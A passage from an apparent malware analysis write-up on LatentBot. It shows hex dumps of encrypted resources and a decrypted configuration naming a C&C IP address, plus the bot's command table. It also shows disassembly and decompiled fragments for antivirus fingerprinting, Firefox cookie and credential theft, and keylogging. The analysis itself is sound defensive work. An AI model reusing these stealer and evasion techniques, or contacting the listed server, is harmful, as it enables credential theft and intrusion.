
https://youtu.be/gMVJtOPUmkk

Another thing, typical for LatentBot's pieces are the resources following similar schema. The current sample comes with 2 resources: CFG and R. Both of them are encrypted:



```
00011FE8  97 EF 20 A9 B0 BB 8C 15 B3 AA D4 BC 40 7C 77 72        @|wr
00011FF8  C5 57 6A F4 14 CC FF 5F F1 F6 16 51 A5 02 72 99   Wj     _   Q  r
00012008  00 2B 3E 49 46 39 EB E4 1C A9 3B 38 36 B9 98 FA   +>IF9    ;86
00012018  49 F2 63 93 02 04 47 14 71 35 DD 65 F3 99 67 B8  I c   G q5 e  g
00012028  AA EB 2B AE 18 B1 03 BF 67 5C B3 A7 E1 7F 0E 52    +      g\   R
00012038  1A 39 63 DB 42 F0 AD 41 E9 51 49 1F DF 4D 3A 90   9c B  A QI  M:
00012048  2E 33 9A 62 D1 66 D2 4A C5 FF 53 03 F8 A5 9E 08  .3 b f J  S
00012058  8A 75 70 87 6D 48 81 9E AF 5D 6F 55 B2 C1 DD 36   up mH   ]oU   6
00012068  C5 43 8E D2 6C CF 85 BF 2F 35 B5 B5 B8 AA 90 F5   C  l   /5
00012078  3D B4 66 B4 41 7D 65 5F 60 D3 FE 7D 37 7D EE E3  = f A}e_`  }7}
00012088  B6 4B 53 D5 AE 23 59 18 D4 4E F9 D5 28 F1 94 CC   KS  #Y  N  (
00012098  7D 0A 05 42 91 90 7A 65 CD 4B 1F 55 78 A8 3D 9B  }  B  ze K Ux =
000120A8  85 BC 47 36 3F 20 AA 64 D5 CA BF 70 2A DC 8B 68    G6? d   p*  h
```

This element unpacks another module (b622a0b443f36d99d5595acd0f95ea0e), that is injected this time into *iexplore*. The new module has resources with a structure similar to the previous one. It’s CFG file contains strings encrypted by an algorithm typical for this bot:



```
00020D50  00 00 00 00 01 00 00 00 60 EA 00 00 FF 4D 78 4E          `     MxN
00020D60  34 56 69 61 7A 63 44 20 20 20 20 20 20 20 20 20  4ViazcD
00020D70  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020D80  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020D90  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020DA0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020DB0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020DC0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020DD0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020DE0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020DF0  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020E00  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020E10  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020E20  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020E30  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020E40  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00020E50  20 20 20 20 20 20 20 20 20 20 20 20 FF 6A 35 6B               j5k
00020E60  6D 4E 56 6E 5A 50 63 41 74 31 38 77 57 42 48 33  mNVnZPcAt18wWBH3
00020E70  6B 66 4D 4F 7A 47 51 36 45 4E 41 20 20 20 20 20  kfMOzGQ6ENA
00020E80  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

The configuration of this element contains the bot group ID and the CnC address:

```
MxN4ViazcD -> Group 1
j5kmNVnZPcAt18wWBH3kfMOzGQ6ENA -> http://104.232.32.101/
```

Modules

The main element of the LatentBot is an engine downloading and managing the modules. Each module of LatentBot have some different task to do. Overall, it has capabilities of a typical RAT and stealer. Downloaded submodules are various for various samples. In the analyzed one, elements with the following names has been fetched:

- formgrab-128521-2
- Bot_Engine-641712-8
- Found_Core-147200-2
- send_report-325310-77
- security-945874-2
- remote_desktop_service-828255-2
- vnc_hide_desktop-590642-47
- Socks-400578-2

Let’s have a look inside some of them…


Bot_Engine Module

As the name states, this is the main module of the bot. It is responsible for the communication with the C&C and loading the plugins.

It fingerprints the environment and send the collected data in the beacon to the CnC.


```
'tkNFKRA' -> '&ver='
'tA8OqC' -> '&os='
't4M5zB' -> '&av="'
't4c85aF' -> '&acs='
'tct4rwD' -> '&x64='
'tgszOD' -> '&gr='
'tMc36A' -> '&li=W4'
't89KWAf3QyCh' -> '&plugins='
'to8KKL6mYGs8' -> '&errcode='
't08rKTC' -> '&bk=1'
't08rKXC' -> '&bk=0'
'tEMeVgHimC' -> '&note=1'
'tEMeVgHinC' -> '&note=0'
'tsMSYj/L' -> '&dom=1'
'tsMSYjvL' -> '&dom=0'
'tw9sex5WXDzsMB' -> '&sockslog='
'tk9H0psjw5Wv' -> '&vncpass='
'tkNGWE8KNC+N' -> '&vidtype='
```

Example – checking installed AV products:



```
00424591 push    [ebp+var_8]
00424594 lea     edx, [ebp+var_38]
00424597 mov     eax, offset aT4m5zb ; &av="
0042459C call    decrypt_string
004245A1 push    [ebp+var_38]
004245A4 lea     eax, [ebp+var_3C]
004245A7 call    fingerprint_av
004245AC push    [ebp+var_3C]
004245AF lea     eax, [ebp+var_8]
```

The dedicated function contains a long list of the directories that are checked,i.e.




```
00413674 lea     edx, [ebp+var_8]
00413677 mov     eax, offset aBrbnlexiknxwa6 ; Program Files\Alwil Software
0041367C call    decrypt_string
00413681 mov     edx, [ebp+var_8]
00413684 pop     eax
00413685 call    sub_40450C
0041368A mov     eax, [ebp+var_4]
0041368D call    sub_409CC8
00413692 test    al, al
00413694 jnz     short product_found
```

```
00413696 lea     edx, [ebp+var_C]
00413699 mov     eax, 3
0041369E call    sub_41343C
004136A3 lea     eax, [ebp+var_C]
004136A6 push    eax
004136A7 lea     edx, [ebp+var_10]
004136AA mov     eax, offset aPzhfbkxbhblciw ; Documents and Settings\All Users\AVAST Software
004136AF call    decrypt_string
004136B4 mov     edx, [ebp+var_10]
004136B7 pop     eax
004136B8 call    sub_40450C
```

This module gives to the attacker remote control on the victim’s environment by executing various commands, such as:

```
'/tKvXgFBlB' -> 'testapi'
'slx6nfFi' -> 'get_id'
'5J5eN0Wp9A' -> 'restart'
'4FEa7FfTRCI' -> 'shutdown'
'nxRY+d/E' -> 'logoff'
'slx6nLVh9Et/qqi2eUpf9D' -> 'get_label_engine'
'slx6nLVh9Et/qOCYBWP' -> 'get_label_load'
'slx6n7kxqMcKNsq0UkmG' -> 'get_plugin_list'
'7hfCrPhOfgfTX28h8TZS' -> 'plugin_stop_all'
'7hfCrPhOfkfbTM6EplCNCN1d' -> 'plugin_restart_all'
'7hfCrPhOfg+PtNcXVAc8JLsPUA' -> 'plugin_clear_storage'
'41l3p17Xus/kRtagq7ObrZEM/WucXWH' -> 'stop_engine_and_plugins'
'+FJV1v6mXl5SW7r8cB' -> 'uninstall_all'
'slx6njktomFaQ0F' -> 'get_version'
'7hfCrPhOfgfTX2M' -> 'plugin_stop'
'7hfCrPhOfkfbTM6EplC' -> 'plugin_restart'
'7hfCrPhOfgfTX28h8bppqx+bZm/CQDXSnB' -> 'plugin_stop_and_uninstall'
'7hfCrPhOf4vfz5NHktwwJB' -> 'plugin_uninstall'
'7hfCrPhOfgfTZiCd' -> 'plugin_start'
'7hfCrPhOfgfTZiCdhJwYvUM' -> 'plugin_start_auto'
'7hfCrPhOfgfTX28h83I9CD' -> 'plugin_stop_autox'
'slx6n7kxqMcKNsazBUKWvC' -> 'get_plugin_start'
'o5SQ6EkjlBwmdJhahA' -> 'clear_cookies'
```


Example – fragment of the function stealing and clearing the cookies:



```
0041C106 mov     eax, offset a01soms2xfyxyva ; cookies.sqlite
0041C10B call    decrypt_string
0041C110 mov     edx, [ebp+var_10]
0041C113 mov     cl, 1
0041C115 mov     eax, [ebp+var_4]
0041C118 call    before_decrypt
0041C11D lea     edx, [ebp+var_14]
0041C120 mov     eax, offset aGtazrbhkva ; key3.db"
0041C125 call    decrypt_string
0041C12A mov     edx, [ebp+var_14]
0041C12D mov     cl, 1
0041C12F mov     eax, [ebp+var_4]
0041C132 call    before_decrypt
0041C137 lea     edx, [ebp+var_18]
0041C13A mov     eax, offset aNxry4v9hdj0ifq ; logins.json
0041C13F call    decrypt_string
0041C144 mov     edx, [ebp+var_18]
0041C147 mov     cl, 1
0041C149 mov     eax, [ebp+var_4]
0041C14C call    before_decrypt
```

```
0041C151
0041C151 loc_41C151:
0041C151 lea     edx, [ebp+var_1C]
0041C154 mov     eax, offset aXbs8mzH6wkyepf ; \Mozilla\Firefox\Profiles
0041C159 call    decrypt_string
0041C15E mov     eax, [ebp+var_1C]
0041C161 push    eax
```


After completing a task, it also sends a report about the operation status:



```
004279AB report_task_result:
004279AB lea     edx, [ebp+var_14]
004279AE mov     eax, offset aTs9b9qtuo0f ; &taskid=
004279B3 call    decrypt_string
004279B8 push    [ebp+var_14]
004279BB lea     edx, [ebp+var_18]
004279BE mov     eax, edi
004279C0 call    sub_409AD0
004279C5 push    [ebp+var_18]
004279C8 lea     edx, [ebp+var_1C]
004279CB mov     eax, offset aTs9b9qjo7onmtX ; &taskresult=
004279D0 call    decrypt_string
004279D5 push    [ebp+var_1C]
004279D8 lea     edx, [ebp+var_20]
004279DB mov     eax, [ebp+var_4]
004279DE call    sub_409AD0
004279E3 push    [ebp+var_20]
004279E6 lea     edx, [ebp+var_24]
004279E9 mov     eax, offset aTo8kkl6mygs8_1 ; &errcode=
004279EE call    decrypt_string
004279F3 push    [ebp+var_24]
004279F6 lea     edx, [ebp+var_28]
004279F9 mov     eax, [ebp+var_8]
004279FC call    sub_409AD0
00427A01 push    [ebp+var_28]
00427A04 lea     edx, [ebp+var_2C]
00427A07 mov     eax, offset aT0tynckcneo_0 ; &random=
```

Security Module

This module performs extended environment check against various security products. Looking at the resources, we can find three elements: DFX, VBL, FDL containing lists of strings encrypted in the typical way:




```
u4SccMnSoltoNCTjEqHLDhdv8oexyTuMtMfY6HKLvlUO27PI7YOoauxu
u4SccMnSoltoNCTjEqHLDhdv8oexyTuMtM/bwKc+ubmVxAX5zsMopI7ZLSB
u4SccMnSoltoNCTjEqHLDhdv8oexyTuMtMPetx43VzA
u4SccMnSoltoNCTjEqHLDhdv8oexyTuMtMfZv6MNpSiQjR6xmjgu
u4SccMnSoltoNCTjQmNek37pxLodq25sF3T3CL38YWYmd/+fRobSDQ1i5+lSkBv9WJ+
4LFYGghPNYHwQMu/aob8EdWIQJqS/P2Vs
u4SccMnSoltoNCTjQmNek37pxLodq25sF3T3CL38YWYmd/+fRobSDQ1i5+lSkBv9WJ+
4LFYGghPNYHwQMu/aob8EdWIQJqS/P2Vsz3rMEJicek0kQ38N
u4SccMnSoltoNCTjEqHLDhdv8oexyTuMtM/a3/Cv
```

Decrypting them gives an extensive list of the checked paths: DFX , VBL, and modules (exe, dll, sys): FLD


Formgrab Module

In comparison to other modules, this one does not contain string or API obfuscation.




```
UINT_PTR periodic_key_check()
{
  LANGID v0; // ax@1
  UINT_PTR result; // eax@3

  byte_40F91C = 1;
  *off_40E5F4 = 1;
  v0 = GetUserDefaultLangID();
  SetThreadLocale(v0);
  if ( dword_40F924 )
    KillTimer(0, dword_40F924);
  result = SetTimer((HWND)*off_40E5FC, 0, 5u, (TIMERPROC)keylog_module);
  dword_40F924 = result;
  return result;
}
```

We can find it grabbing the content of fields of the windows:



```
int __usercall fetch_windows_text@<eax>(int a1@<eax>, long double a2@<st0>)
{
  char v2; // zf@1
  unsigned int v4; // [sp-Ch] [bp-10h]@1
  void *v5; // [sp-8h] [bp-Ch]@1
  int *v6; // [sp-4h] [bp-8h]@1
  int v7; // [sp+0h] [bp-4h]@7
  int savedregs; // [sp+4h] [bp+0h]@1

  System::__linkproc__ LStrAddRef(a1);
  v6 = &savedregs;
  v5 = &loc_40BD51;
  v4 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v4);
  hWnd = GetForegroundWindow();
  GetWindowTextA(hWnd, String, 255);
  unknown_libname_69(&dword_40F7F8, String, 255);
```


…and tapping the typed keys:



